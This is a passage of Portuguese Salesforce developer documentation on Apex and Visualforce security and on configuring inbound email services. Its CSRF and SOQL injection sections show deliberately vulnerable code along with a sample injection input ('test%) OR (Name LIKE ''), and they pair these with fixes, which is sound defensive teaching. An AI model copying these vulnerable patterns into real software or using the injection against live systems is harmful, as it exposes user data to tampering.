As marcas de fórmula também podem ser usadas para incluir dados do objeto da plataforma. Embora os dados sejam retirados diretamente da organização do usuário, eles ainda deverão ser escapados antes do uso para evitar que eles executem o código no contexto de outros usuários (potencialmente aqueles com níveis de privilégio mais altos). Apesar de esses tipos de ataque deverem ser realizados por usuários dentro da mesma organização, eles minam os papéis do usuário na organização e reduzem a integridade dos registros de auditoria. Além disso, várias organizações contêm dados que foram importados de fontes externas e talvez não possam ser rastreados quanto a conteúdo mal-intencionado.

Cross-Site Request Forgery (CSRF)

As falhas de Cross-Site Request Forgery (CSRF) não são tanto um erro de programação, pois trata-se da falta de uma defesa. A forma mais fácil de descrever o CSRF é dando um exemplo muito simples. Um atacante tem uma página no endereço `www.attacker.com`. Essa pode ser qualquer página, incluindo uma que forneça serviços ou informações valiosas que conduza o tráfego para esse site. Em algum lugar da página do atacante está uma marca HTML que é assim:

```

```

Em outras palavras, a página do atacante contém um URL que executa uma ação no seu site. Se o usuário ainda estiver logado na página da web ao visitar a página do atacante, o URL será coletado e as ações serão executadas. Esse ataque é bem-sucedido, pois o usuário ainda está autenticado na sua página da web. Esse é um exemplo muito simples, e o atacante pode ser mais criativo, usando scripts para gerar a solicitação de callback ou até usar ataques de CSRF contra seus métodos AJAX.

Para obter mais informações e defesas tradicionais, veja os seguintes artigos:

- http://www.owasp.org/index.php/Cross-Site_Request_Forgery
- <http://www.cgisecurity.com/csrf-faq.html>
- <http://shiflett.org/articles/cross-site-request-forgeries>

Dentro da plataforma do Force.com, o Salesforce implementou um token anti-CSRF para evitar esse ataque. Todas as páginas incluem uma sequência aleatória de caracteres na forma de um campo de formulário oculto. No carregamento da próxima página, o aplicativo verifica a validade dessa sequência de caracteres e não executará o comando se o valor for correspondente ao valor esperado. Esse recurso o protege quando você estiver usando todos os controladores e métodos padrão.

Aqui, mais uma vez, o desenvolvedor pode contornar as defesas incorporadas sem perceber o risco. Por exemplo: vamos supor que você tenha um controlador personalizado no qual usa o ID do objeto como parâmetro de entrada, e depois o utiliza em uma chamada SOQL. Veja o seguinte snippet de código.

```
<apex:page controller="myClass" action="{!init}"></apex:page>  
  
public class myClass {  
    public void init() {  
        Id id = ApexPages.currentPage().getParameters().get('id');  
        Account obj = [select id, Name FROM Account WHERE id = :id];
```

```

        delete obj;
        return ;
    }
}

```

Neste caso, o desenvolvedor sem saber contornou os controles anti-CSRF ao desenvolver seu próprio método de ação. O parâmetro `id` foi lido e usado no código. O token anti-CSRF nunca é lido ou validado. A página da web do autor do ataque pode ter enviado o usuário para esta página usando um ataque de CSRF e fornecido qualquer valor desejado para o parâmetro `id`.

Não existem defesas incorporadas para situações como essa, e os desenvolvedores devem ter cuidado ao escreverem páginas cuja ação se baseie em um parâmetro fornecido pelo usuário, como a variável `id` no exemplo anterior. Uma possível solução pode ser inserir uma página de confirmação intermediária antes de executar a ação, para garantir que o usuário pretendia mesmo acessar a página. Outras sugestões são encurtar o timeout da sessão ociosa para a organização e educar os usuários a fazerem logout da sessão ativa e não usarem o navegador para acessarem outros sites enquanto estiverem autenticados.

Injeção SOQL

Em outras linguagens de programação, a falha anterior é conhecida como injeção SQL. O Apex não usa SQL, mas usa sua própria linguagem de consulta a banco de dados, SOQL. A SOQL é muito mais simples e com funcionalidades mais limitadas que a SQL. Por isso, os riscos são muito menores para a injeção SOQL que para a injeção SQL, mas os ataques são quase idênticos à tradicional injeção SQL. Em resumo, a injeção SQL/SOQL envolve pegar a entrada fornecida pelo usuário e usar esses valores em uma consulta SOQL dinâmica. Se a entrada não for validada, ela poderá incluir comandos SOQL que de fato modificam a instrução SOQL e, assim, enganar o aplicativo para executar comandos não desejados.

Para obter mais informações sobre ataques de injeção SQL, veja:

- http://www.owasp.org/index.php/SQL_injection
- http://www.owasp.org/index.php/Blind_SQL_Injection
- http://www.owasp.org/index.php/Guide_to_SQL_Injection
- <http://www.google.com/search?q=sql+injection>

Vulnerabilidade à injeção SOQL no Apex

Veja abaixo um exemplo simples de um código do Apex e do Visualforce vulnerável à injeção SOQL.

```

<apex:page controller="SOQLController" >
    <apex:form>
        <apex:outputText value="Enter Name" />
        <apex:inputText value="{!name}" />
        <apex:commandButton value="Query" action="{!query}" />
    </apex:form>
</apex:page>

public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String qryString = 'SELECT Id FROM Contact WHERE ' +
            '(IsDeleted = false and Name like \'' + name + '%\')';
        queryResult = Database.query(qryString);
        return null;
    }
}

```

```
}  
}
```

Esse é um exemplo bastante simples, mas ilustra a lógica. O código é feito para pesquisar contatos que não foram excluídos. O usuário fornece um valor de entrada chamado `name`. O valor pode ser qualquer coisa fornecida pelo usuário, e nunca é validado. A consulta SOQL é construída de forma dinâmica e, depois, executada com o método `Database.query`. Se o usuário fornecer um valor válido, a instrução será executada como esperado:

```
// User supplied value: name = Bob  
// Query string  
SELECT Id FROM Contact WHERE (IsDeleted = false and Name like '%Bob%')
```

Mas e se o usuário fornecer uma entrada inesperada, como esta:

```
// User supplied value for name: test%) OR (Name LIKE '
```

Nesse caso, a string de consulta será:

```
SELECT Id FROM Contact WHERE (IsDeleted = false AND Name LIKE '%test%) OR (Name LIKE '%')
```

Agora os resultados mostram todos os contatos, e não só os que não foram excluídos. Uma falha na injeção SOQL pode ser usada para modificar a lógica de qualquer consulta vulnerável.

Defesas da injeção SOQL

Para evitar um ataque de injeção SOQL, evite usar consultas SOQL dinâmicas. Em vez disso, use consultas estáticas e variáveis vinculantes. O exemplo vulnerável acima poderia ser reescrito usando SOQL estática, da seguinte forma:

```
public class SOQLController {  
    public String name {  
        get { return name;}  
        set { name = value;}  
    }  
    public PageReference query() {  
        String queryName = '%' + name + '%';  
        queryResult = [SELECT Id FROM Contact WHERE  
            (IsDeleted = false and Name like :queryName)];  
        return null;  
    }  
}
```

Se você precisar usar SOQL dinâmica, use o método `escapeSingleQuotes` para sanitizar a entrada fornecida pelo usuário. Esse método adiciona o caractere de escape (`\`) a todas as aspas simples em uma string que seja aprovada por um usuário. O método garante que todas as aspas simples sejam tratadas como strings que terão uma outra aspa simples para fechar, e não como comandos do banco de dados.

Controle de acesso aos dados

A plataforma do Force.com faz um grande uso das regras de compartilhamento de dados. Cada objeto tem permissões e pode ter configurações de compartilhamento, para as quais usuários podem ler, criar, editar e excluir. Essas configurações são obrigatórias ao usar todos os controladores padrão.

Ao usar uma classe do Apex, as permissões incorporadas do usuário e as restrições de segurança no nível do campo não serão respeitadas durante a execução. O comportamento padrão é que a classe do Apex tenha a capacidade de ler e atualizar todos os dados da organização. Como essas regras não são obrigatórias, os desenvolvedores que usam o Apex devem tomar cuidado para não expor sem intenção

dados confidenciais que normalmente estariam escondidos dos usuários por permissões do usuário, segurança em nível de campo ou padrões da organização inteira. Isso é particularmente verdade para as páginas do Visualforce. Por exemplo: veja o seguinte pseudo-código do Apex:

```
public class customController {
    public void read() {
        Contact contact = [SELECT id FROM Contact WHERE Name = :value];
    }
}
```

Neste caso, são pesquisados todos os registros de contato, mesmo se o usuário que estiver logado no momento normalmente não tivesse permissão para visualizá-los. A solução é usar as palavras-chave de qualificação `with sharing` ao declarar a classe:

```
public with sharing class customController {
    . . .
}
```

A palavra-chave `with sharing` direciona a plataforma para usar permissões de compartilhamento de segurança do usuário que está logado no momento, e não conceder acesso total a todos os registros.

Serviços de email

O que são serviços de email?

Os serviços de email são processos automatizados que usam as classes do Apex para processar conteúdo, cabeçalhos e anexos de emails de entrada. Por exemplo, você pode desenvolver um serviço de email que crie registros de contatos automaticamente com base nas informações sobre os contatos das mensagens.

É possível associar cada serviço de email a um ou mais endereços de email gerados pelo Salesforce, aos quais os usuários podem enviar mensagens para processamento. Para dar a vários usuários acesso a um único serviço de email, você pode:

- Associar vários endereços de email gerados pelo Salesforce ao serviço de email e alocar esses endereços aos usuários.
- Associar um único endereço de email gerado pelo Salesforce ao serviço de email e gravar uma classe do Apex que seja executada de acordo com o usuário que está acessando o serviço de email. Por exemplo, é possível gravar uma classe do Apex que identifique o usuário com base no endereço de email dele e crie registros em nome desse usuário.

Para usar serviços de email, em Configuração, insira *Serviços de email* na caixa *Busca rápida* e selecione **Serviços de email**.

- Clique em **Novo serviço de email** para definir um novo serviço de email.
- Selecione um serviço de email existente para exibir sua configuração, ativá-lo ou desativá-lo, exibir ou especificar endereços para ele.
- Clique em **Editar** para fazer alterações em um serviço de email existente.
- Clique em **Excluir** para excluir um serviço de email.

 **Nota:** Antes de excluir os serviços de email, você deve excluir todos os endereços associados dos serviços de email.

Observe o seguinte na hora de definir serviços de email:

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Enterprise, Performance, Unlimited** e **Developer**

O uso de serviços de email nos pacotes instalados do AppExchange também disponíveis em: **Group** e **Professional** Editions

PERMISSÕES DO USUÁRIO

Para configurar os serviços de email do Apex e os endereços de serviço de email:

- “Modificar todos os dados”

Parar criar classes do Apex:

- “Apex do autor”

- O serviço de email processa apenas as mensagens que ele recebe por meio de um desses endereços.
- O Salesforce limita o número total de mensagens que todos os serviços de email juntos podem processar diariamente, incluindo o Email-to-Case On-Demand. As mensagens que excederem esse limite serão devolvidas, descartadas ou colocadas em fila para processamento no dia seguinte, dependendo de como você definir as [configurações de resposta da falha](#) em cada serviço de email. O Salesforce calcula o limite multiplicando o número de licenças do usuário por 1.000, até o número máximo de 1.000.000 por dia. Por exemplo: se você tem 10 licenças, a sua organização pode processar até 10.000 mensagens de email por dia.
- Não é possível copiar os endereços de serviço de email que você criar no sandbox para sua organização de produção.
- Para cada serviço de email, você pode solicitar que o Salesforce [envie mensagens de email de erro para um endereço específico](#) em vez do endereço de email do remetente.
- Os serviços de email rejeitam as mensagens de email e notificam o remetente caso o email (texto do corpo combinado, HTML do corpo e anexos) exceda em aproximadamente 10 MB (varia de acordo com o idioma e o conjunto de caracteres).

CONSULTE TAMBÉM:

- [Definindo endereços de serviço de email](#)
- [Definindo serviços de email](#)
- [Usando o objeto InboundEmail](#)

Definindo endereços de serviço de email

1. Em Configuração, insira *Serviços de email* na caixa Busca rápida e selecione **Serviços de email**.
2. Selecione o serviço de email para o qual você deseja definir o endereço.
3. Clique em **Novo endereço de email** ou em **Editar** para alterar a configuração de um endereço de serviço de email existente. Para excluir um endereço de serviço de email, clique em **Exibir** e **Excluir**.
4. No campo `Endereço de email`, insira a parte do local do endereço de serviço de email. O Salesforce gera uma parte exclusiva de domínio para cada endereço de serviço de email para garantir que não tenha outro endereço idêntico. A parte de domínio gerada aparece à direita do campo `Endereço de email`.

 **Dica:** Para a parte do local de um endereço de email do Salesforce, todos os caracteres alfanuméricos são válidos, além dos seguintes caracteres especiais: `!#$%&'*/=?^_+~`{|}~.` Para a parte do domínio de um endereço de email do Salesforce, somente os caracteres alfanuméricos são válidos e o hífen (-). O ponto (.) também é válido nas duas partes, local e domínio, desde que não seja o primeiro nem o último caractere.

Os endereços de email do Salesforce não diferenciam maiúsculas de minúsculas.

5. Marque a caixa de seleção `Ativo` se quiser ativar o endereço de serviço de email quando você clicar em `Salvar`.
6. Escolha `Usuário do contexto`. O serviço de email assume as permissões do usuário do contexto durante o processamento das mensagens que este endereço receber. Por exemplo, se o serviço de email for configurado para modificar os registros dos contatos quando receber informações atualizadas sobre os contatos, o serviço de email modificará apenas um registro se o usuário do contexto tiver permissão para editá-lo.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Enterprise, Performance, Unlimited e Developer**

O uso de serviços de email nos pacotes instalados do AppExchange também disponíveis em: **Group e Professional Editions**

PERMISSÕES DO USUÁRIO

Para configurar os serviços de email do Apex e os endereços de serviço de email:

- “Modificar todos os dados”

Parar criar classes do Apex:

- “Apex do autor”

⚠ Importante: Escolha um usuário de contexto que tenha permissão para executar a classe do Apex que o serviço de email tenha sido configurado para usar.

- Opcionalmente, configure este endereço de serviço de email para aceitar apenas mensagens de determinados remetentes, criando uma lista de endereços de email e domínios na caixa de texto `Aceitar_email_de`. Separe várias entradas com vírgulas. Por exemplo: `jorge@minhaempresa.com,yahoo.com,gmail.com`. Se a caixa de texto `Aceitar_email_de` tiver um valor e o serviço de email receber uma mensagem de um endereço de email ou domínio não listado, o serviço de email realizará a ação especificada na configuração `Ação para remetente não autorizado` de resposta da falha.

Deixe esse campo em branco se quiser que o serviço de email receba mensagens de qualquer endereço.

📌 Nota: Se o serviço de email e o endereço do serviço de email estiverem configurados para aceitar apenas mensagens de determinados remetentes, o serviço de email processará somente as mensagens de remetentes listados nas caixas de texto `Aceitar_email_de`, tanto no serviço de email quanto no endereço do serviço de email.

- Clique em **Salvar** para salvar as alterações ou em **Salvar e novo** para definir outro endereço email de entrada para este serviço de email.

CONSULTE TAMBÉM:

[Definindo serviços de email](#)

[O que são serviços de email?](#)

Definindo serviços de email

Para definir um serviço de email:

- Em Configuração, insira `Serviços de email` na caixa `Busca rápida` e selecione **Serviços de email**.
- Clique em **Novo serviço de email** ou em **Editar** para alterar um serviço de email existente.
- Especifique o nome do serviço de email.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Enterprise, Performance, Unlimited** e **Developer**

O uso de serviços de email nos pacotes instalados do AppExchange também disponíveis em: **Group** e **Professional** Editions

PERMISSÕES DO USUÁRIO

Para configurar os serviços de email do Apex e os endereços de serviço de email:

- "Modificar todos os dados"

Parar criar classes do Apex:

- "Apex do autor"

4. Escolha as classes do Apex que você deseja que este serviço de email use para processar as mensagens. A classe do Apex escolhida deverá implementar a interface `Messaging.InboundEmailHandler`. Por exemplo:

```
global class myHandler implements Messaging.InboundEmailHandler {
    global Messaging.InboundEmailResult handleInboundEmail (Messaging.InboundEmail
    email, Messaging.InboundEnvelope envelope) {
        Messaging.InboundEmailResult result = new Messaging.InboundEmailresult ();

        return result;
    }
}
```

Para obter informações sobre o objeto `InboundEmail`, consulte [Usando o objeto InboundEmail](#) na página 109.

5. Escolha os tipos de anexos que você deseja que o serviço de email aceite. As opções são:

Nenhum

O serviço de email aceita a mensagem, mas descarta qualquer anexo.

Somente anexos de texto

O serviço de email aceita apenas os seguintes tipos de anexos:

- Anexos com um tipo de MIME (Multipurpose Internet Mail Extension) `text`.
- Anexos com um tipo de MIME `application/octet-stream` e um nome de arquivo com extensão `.vcf` ou `.vcs`. Estes são salvos como tipos de MIME `text/x-vcard` e `text/calendar`, respectivamente.

Mensagens com anexos diferentes desses tipos são aceitas, mas os anexos serão descartados.

Somente anexos binários

O serviço de email aceita apenas anexos binários, como arquivos de imagem, áudio, aplicativo e vídeo. Os anexos binários têm um limite de 5 MB por anexo.

Mensagens com anexos diferentes dos binários são aceitas, mas os anexos serão descartados.

Tudo

O serviço de email aceita qualquer tipo de anexo.



Nota: O serviço de email só pode processar anexos se você configurar o serviço de email para aceitar anexos e usar uma classe do Apex que processe os tipos de anexos aceitos pelo serviço de email.

Além disso, observe que os serviços de email não podem aceitar anexos inline, como elementos gráficos inseridos em emails.

6. Você também pode marcar a caixa de seleção `Configurações da segurança avançada de email` para configurar o serviço de email a fim de verificar a legitimidade do servidor de envio antes de processar uma mensagem. O serviço de email usa os seguintes protocolos de autenticação para verificar a legitimidade do remetente:

- SPF
- SenderId
- DomainKeys

Se o servidor de envio for aprovado em pelo menos um desses protocolos e não obtiver nenhuma reprovação, o serviço de email processará o email. Se o servidor for reprovado em algum protocolo ou não oferecer suporte a nenhum deles, o serviço de email realizará a ação especificada na configuração [Ação para remetente não autenticado](#) de resposta da falha.



Dica: Antes de marcar a caixa de seleção `Autenticar remetentes`, verifique se os remetentes que você espera que usem o serviço de email suportam pelo menos um dos protocolos de autenticação relacionados anteriormente. Para obter informações sobre os protocolos de autenticação, visite os sites:

- www.openspf.org

- www.microsoft.com/mscorp/safety/technologies/senderid/default.aspx

7. Os serviços de email rejeitam as mensagens de email e notificam o remetente caso o email (texto do corpo combinado, HTML do corpo e anexos) exceda em aproximadamente 10 MB (varia de acordo com o idioma e o conjunto de caracteres).
8. Você pode converter anexos de texto em anexos binários.
9. Opcionalmente, configure este serviço de email para aceitar apenas mensagens de determinados remetentes, criando uma lista de endereços de email e domínios na caixa de texto `Aceitar email de`. Separe várias entradas com vírgulas. Por exemplo: `jorge@minhaempresa.com, yahoo.com, gmail.com`. Se a caixa de texto `Aceitar email de` tiver um valor e o serviço de email receber uma mensagem de um endereço de email ou domínio não listado, o serviço de email realizará a ação especificada na configuração `Ação para remetente não autorizado` de resposta da falha.

Deixe esse campo em branco se quiser que o serviço de email receba mensagens de qualquer endereço.

 **Nota:** Você também pode autorizar endereços de email e domínios no nível do endereço de serviço de email. Consulte [Definindo endereços de serviço de email](#) na página 105.

Se o serviço de email e o endereço do serviço de email estiverem configurados para aceitar apenas mensagens de determinados remetentes, o serviço de email processará somente as mensagens de remetentes listados nas caixas de texto `Aceitar email de`, tanto no serviço de email quanto no endereço do serviço de email.

10. Marque a caixa de seleção `Ativo` se quiser ativar o serviço de email quando você clicar em `Salvar`.
11. Defina as configurações de resposta da falha, que determinam como o serviço de email deverá responder se houver uma falha na tentativa de acesso a este serviço de email pelos seguintes motivos:

Ação para limite da taxa de email excedido

Determina o que o serviço de email faz com as mensagens se o número total de emails processados por todos os serviços de email juntos atingir o limite diário da sua organização. O Salesforce calcula o limite multiplicando o número de licenças do usuário por 1.000, até o número máximo de 1.000.000 por dia. Por exemplo: se você tem 10 licenças, a sua organização pode processar até 10.000 mensagens de email por dia.

Ação para endereço de email desativado

Determina o que o serviço de email faz com as mensagens recebidas por um endereço de email inativo.

Ação para serviço de email desativado

Determina o que o serviço de email faz com as mensagens que ele receber enquanto estiver inativo.

Ação para remetente não autenticado

Determina o que o serviço de email faz com as mensagens que são reprovadas ou que não suportam nenhum dos protocolos, se a caixa de seleção `Autenticar remetentes` estiver marcada.

Ação para remetente não autorizado

Determina o que o serviço de email faz com as mensagens recebidas de remetentes que não estão relacionados na caixa de texto `Aceitar email de`, tanto no serviço de email quanto no endereço do serviço de email.

As opções de resposta da falha são:

Devolver mensagem

O serviço de email retorna a mensagem ao remetente ou ao `Usuário automatizado do caso` para o Email-to-Case On-Demand, com uma notificação que explica por que a mensagem foi rejeitada.

Descartar mensagem

O serviço de email exclui a mensagem sem notificar o remetente.

Recolocar mensagem em fila (Ação para limite da taxa de email excedido apenas)

O serviço de email recoloca a mensagem em fila para processamento nas próximas 24 horas. Se a mensagem não for processada dentro de 24 horas, o serviço de email devolverá a mensagem ao remetente com uma notificação explicando o motivo pelo qual ela foi rejeitada.

- 12. Para enviar mensagens de email de erro para um endereço específico em vez de o endereço de email do destinatário, selecione **Ativar roteamento de erros** e especifique o endereço de email de destino em **Direcionar emails de erro para este endereço de email**. Isso impede que o destinatário seja notificado quando os serviços de email não puderem processar um email de entrada.
- 13. Clique em **Salvar** para salvar as alterações ou em **Salvar e novo endereço de email** para criar endereços neste serviço de email, conforme descrito em [Definindo endereços de serviço de email](#) na página 105.

CONSULTE TAMBÉM:

- [Definindo endereços de serviço de email](#)
- [O que são serviços de email?](#)

Usando o objeto InboundEmail

Para cada email recebido pelo domínio de serviço de email do Apex, o Salesforce cria um objeto InboundEmail separado com o conteúdo e os anexos desse email. É possível usar as classes do Apex que implementam a interface `Messaging.InboundEmailHandler` para lidar com mensagens de email de entrada. Com o método `handleInboundEmail` na classe, é possível acessar o objeto InboundEmail para recuperar conteúdo, cabeçalhos e anexos de mensagens de email de entrada, além de realizar diversas funções.

 **Nota:** Para obter informações sobre o serviço de email do Apex, consulte [O que são serviços de email?](#) na página 104.

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: Edições **Enterprise, Performance, Unlimited e Developer**

Exemplo 1: Criar tarefas para contatos

A seguir, veja um exemplo de como você pode pesquisar um contato pelo endereço de email recebido e criar uma nova tarefa.

```
global class CreateTaskEmailExample implements Messaging.InboundEmailHandler {

    global Messaging.InboundEmailResult handleInboundEmail(Messaging.InboundEmail email,
                                                            Messaging.InboundEnvelope env) {

        // Create an InboundEmailResult object for returning the result of the
        // Apex Email Service
        Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();

        String myPlainText= '';

        // Add the email plain text into the local variable
        myPlainText = email.plainTextBody;

        // New Task object to be created
        Task[] newTask = new Task[0];

        // Try to look up any contacts based on the email from address
        // If there is more than one contact with the same email address,
```

```

// an exception will be thrown and the catch statement will be called.
try {
    Contact vCon = [SELECT Id, Name, Email
                    FROM Contact
                    WHERE Email = :email.fromAddress
                    LIMIT 1];

    // Add a new Task to the contact record we just found above.
    newTask.add(new Task(Description = myPlainText,
                        Priority = 'Normal',
                        Status = 'Inbound Email',
                        Subject = email.subject,
                        IsReminderSet = true,
                        ReminderDateTime = System.now()+1,
                        WhoId = vCon.Id));

    // Insert the new Task
    insert newTask;

    System.debug('New Task Object: ' + newTask );
}
// If an exception occurs when the query accesses
// the contact record, a QueryException is called.
// The exception is written to the Apex debug log.
catch (QueryException e) {
    System.debug('Query Issue: ' + e);
}

// Set the result to true. No need to send an email back to the user
// with an error message
result.success = true;

// Return the result for the Apex Email Service
return result;
}
}

```

Exemplo 2: Administrar emails não inscritos

As empresas que enviam emails de marketing aos clientes atuais e potenciais precisam dispor de uma maneira para que os destinatários possam cancelar a inscrição. A seguir, veja um exemplo de como um serviço de email pode processar solicitações de cancelamento de inscrição. O código procura na linha de assunto do email de entrada a palavra “cancelar inscrição”. Se a palavra for encontrada, o código localizará todos os contatos e leads que correspondem ao endereço de email De e definirá o campo `Recusa de email` (`HasOptedOutOfEmail`) como Verdadeiro.

```

Global class unsubscribe implements Messaging.InboundEmailHandler{

    Global Messaging.InboundEmailResult handleInboundEmail(Messaging.InboundEmail email,

                    Messaging.InboundEnvelope env ) {

        // Create an inboundEmailResult object for returning
        // the result of the email service.
        Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();
    }
}

```

```
// Create contact and lead lists to hold all the updated records.
List<Contact> lc = new List <contact>();
List<Lead> ll = new List <lead>();

// Convert the subject line to lower case so the program can match on lower case.

String mySubject = email.subject.toLowerCase();
// The search string used in the subject line.
String s = 'unsubscribe';

// Check the variable to see if the word "unsubscribe" was found in the subject
line.
Boolean unsubMe;
// Look for the word "unsubscribe" in the subject line.
// If it is found, return true; otherwise, return false.
unsubMe = mySubject.contains(s);

// If unsubscribe is found in the subject line, enter the IF statement.

if (unsubMe == true) {

    try {

        // Look up all contacts with a matching email address.

        for (Contact c : [SELECT Id, Name, Email, HasOptedOutOfEmail
                        FROM Contact
                        WHERE Email = :env.fromAddress
                        AND hasOptedOutOfEmail = false
                        LIMIT 100]) {

            // Add all the matching contacts into the list.
            c.hasOptedOutOfEmail = true;
            lc.add(c);
        }
        // Update all of the contact records.
        update lc;
    }
    catch (System.QueryException e) {
        System.debug('Contact Query Issue: ' + e);
    }

    try {
        // Look up all leads matching the email address.
        for (Lead l : [SELECT Id, Name, Email, HasOptedOutOfEmail
                    FROM Lead
                    WHERE Email = :env.fromAddress
                    AND isConverted = false
                    AND hasOptedOutOfEmail = false
                    LIMIT 100]) {
            // Add all the leads to the list.
            l.hasOptedOutOfEmail = true;
            ll.add(l);
        }
    }
}
```

```

        System.debug('Lead Object: ' + l);
    }
    // Update all lead records in the query.
    update ll;
}

catch (System.QueryException e) {
    System.debug('Lead Query Issue: ' + e);
}

System.debug('Found the unsubscribe word in the subject line.');
```

```

    }
    else {
        System.debug('No Unsubscribe word found in the subject line.' );
    }
    // Return True and exit.
    // True confirms program is complete and no emails
    // should be sent to the sender of the unsubscribe request.
    result.success = true;
    return result;
}
}

```

```

@isTest
private class unsubscribeTest {
    // The following test methods provide adequate code coverage
    // for the unsubscribe email class.
    // There are two methods, one that does the testing
    // with a valid "unsubscribe" in the subject line
    // and one the does not contain "unsubscribe" in the
    // subject line.
    static testMethod void testUnsubscribe() {

        // Create a new email and envelope object.
        Messaging.InboundEmail email = new Messaging.InboundEmail() ;
        Messaging.InboundEnvelope env    = new Messaging.InboundEnvelope();

        // Create a new test lead and insert it in the test method.
        Lead l = new lead(firstName='John',
            lastName='Smith',
            Company='Salesforce',
            Email='user@acme.com',
            HasOptedOutOfEmail=false);
        insert l;

        // Create a new test contact and insert it in the test method.
        Contact c = new Contact(firstName='john',
            lastName='smith',
            Email='user@acme.com',
            HasOptedOutOfEmail=false);
        insert c;

        // Test with the subject that matches the unsubscribe statement.
    }
}

```

```

email.subject = 'test unsubscribe test';
env.fromAddress = 'user@acme.com';

// Call the class and test it with the data in the testMethod.
unsubscribe unsubscribeObj = new unsubscribe();
unsubscribeObj.handleInboundEmail(email, env );

}

static testMethod void testUnsubscribe2() {

// Create a new email and envelope object.
Messaging.InboundEmail email = new Messaging.InboundEmail();
Messaging.InboundEnvelope env = new Messaging.InboundEnvelope();

// Create a new test lead and insert it in the test method.
Lead l = new lead(firstName='john',
    lastName='smith',
    Company='Salesforce',
    Email='user@acme.com',
    HasOptedOutOfEmail=false);
insert l;

// Create a new test contact and insert it in the test method.
Contact c = new Contact(firstName='john',
    lastName='smith',
    Email='user@acme.com',
    HasOptedOutOfEmail=false);
insert c;

// Test with a subject that does not contain "unsubscribe."
email.subject = 'test';
env.fromAddress = 'user@acme.com';

// Call the class and test it with the data in the test method.
unsubscribe unsubscribeObj = new unsubscribe();
unsubscribeObj.handleInboundEmail(email, env );
}
}

```

Objeto InboundEmail

Um objeto InboundEmail tem os seguintes campos.

Nome	Tipo	Descrição
binaryAttachments	InboundEmail.BinaryAttachment[]	Uma lista de anexos binários recebida com o email, se houver. Exemplos de anexos binários incluem arquivos de imagem, áudio, aplicativo e vídeo.
ccAddresses	String[]	Uma lista de endereços com cópia (CC), se houver.

Nome	Tipo	Descrição
<code>fromAddress</code>	String	Endereço de email exibido no campo De.
<code>fromName</code>	String	Nome exibido no campo De, se houver.
<code>headers</code>	InboundEmail.Header[]	Uma lista de cabeçalhos RFC 2822 no email, incluindo: <ul style="list-style-type: none"> • Recebido de • Cabeçalhos personalizados • ID da mensagem • Data
<code>htmlBody</code>	String	A versão HTML do email, se especificada pelo remetente.
<code>htmlBodyIsTruncated</code>	Booleano	Indica se o texto do corpo de HTML está truncado (<code>verdadeiro</code>) ou não (<code>falso</code>).
<code>inReplyTo</code>	String	O campo Resposta do email de entrada. Identifica o(s) email(s) para o(s) qual(is) este é uma resposta (emails pai). Contém o email pai ou os IDs de mensagem dos emails.
<code>messageId</code>	String	O ID da mensagem — o identificador exclusivo do email de entrada.
<code>plainTextBody</code>	String	A versão de texto sem formatação do email, se especificada pelo remetente.
<code>plainTextBodyIsTruncated</code>	Booleano	Indica se o texto do corpo simples está truncado (<code>verdadeiro</code>) ou não (<code>falso</code>).
<code>referências</code>	String[]	O campo Referências do email de entrada. Identifica um segmento de email. Contém uma lista de referências e IDs de mensagem dos emails pai e possivelmente o campo Resposta.
<code>replyTo</code>	String	Endereço de email exibido no cabeçalho de resposta. Se não houver cabeçalho de resposta, esse campo será idêntico ao campo <code>fromAddress</code> .
<code>subject</code>	String	Linha do assunto do email, se houver.
<code>textAttachments</code>	InboundEmail.TextAttachment[]	Uma lista de anexos de texto recebida com o email, se houver. Os anexos de texto podem ser qualquer um dos seguintes: <ul style="list-style-type: none"> • Anexos com um tipo de MIME (Multipurpose Internet Mail Extension) <code>text</code> • Anexos com um tipo de MIME <code>application/octet-stream</code> e um nome de arquivo com extensão <code>.vcf</code> ou <code>.vcs</code>. Estes são salvos como tipos de MIME <code>text/x-vcard</code> e <code>text/calendar</code>, respectivamente.

Nome	Tipo	Descrição
<code>toAddresses</code>	<code>String[]</code>	O endereço de email que aparece no campo <code>Para</code> .

Objeto `InboundEmail.Header`

Um objeto `InboundEmail` armazena informações de cabeçalho de email RFC 2822 em um objeto `InboundEmail.Header` com os seguintes campos.

Nome	Tipo	Descrição
<code>nome</code>	<code>String</code>	O nome do parâmetro do cabeçalho, como <code>Date</code> ou <code>Message-ID</code> .
<code>value</code>	<code>String</code>	Valor do cabeçalho

Objeto `InboundEmail.BinaryAttachment`

Um objeto `InboundEmail` armazena anexos binários em um objeto `InboundEmail.BinaryAttachment`.

Exemplos de anexos binários incluem arquivos de imagem, áudio, aplicativo e vídeo.

O objeto `InboundEmail.BinaryAttachment` tem os seguintes campos.

Nome	Tipo	Descrição
<code>body</code>	<code>Blob</code>	Corpo do anexo
<code>fileName</code>	<code>String</code>	Nome do arquivo anexado
<code>mimeTypeSubType</code>	<code>String</code>	Tipo de MIME principal e secundário

Objeto `InboundEmail.TextAttachment`

Um objeto `InboundEmail` armazena anexos de texto em um objeto `InboundEmail.TextAttachment`.

Os anexos de texto podem ser qualquer um dos seguintes:

- Anexos com um tipo de MIME (Multipurpose Internet Mail Extension) `text`
- Anexos com um tipo de MIME `application/octet-stream` e um nome de arquivo com extensão `.vcf` ou `.vcs`. Estes são salvos como tipos de MIME `text/x-vcard` e `text/calendar`, respectivamente.

O objeto `InboundEmail.TextAttachment` tem os seguintes campos.

Nome	Tipo	Descrição
<code>body</code>	<code>String</code>	Corpo do anexo
<code>bodyIsTruncated</code>	Booleano	Indica se o texto do corpo do anexo está truncado (<code>verdadeiro</code>) ou não (<code>falso</code>).
<code>charset</code>	<code>String</code>	Conjunto de caracteres original do campo de corpo. O corpo é recodificado como UTF-8, como entrada no método do Apex.
<code>fileName</code>	<code>String</code>	Nome do arquivo anexado

Nome	Tipo	Descrição
<code>mimeTypeSubType</code>	String	Tipo de MIME principal e secundário

Objeto `InboundEmailResult`

O objeto `InboundEmailResult` é usado para retornar o resultado do serviço de email. Se esse objeto for nulo, o resultado será considerado bem-sucedido. O objeto `InboundEmailResult` tem os seguintes campos.

Nome	Tipo	Descrição
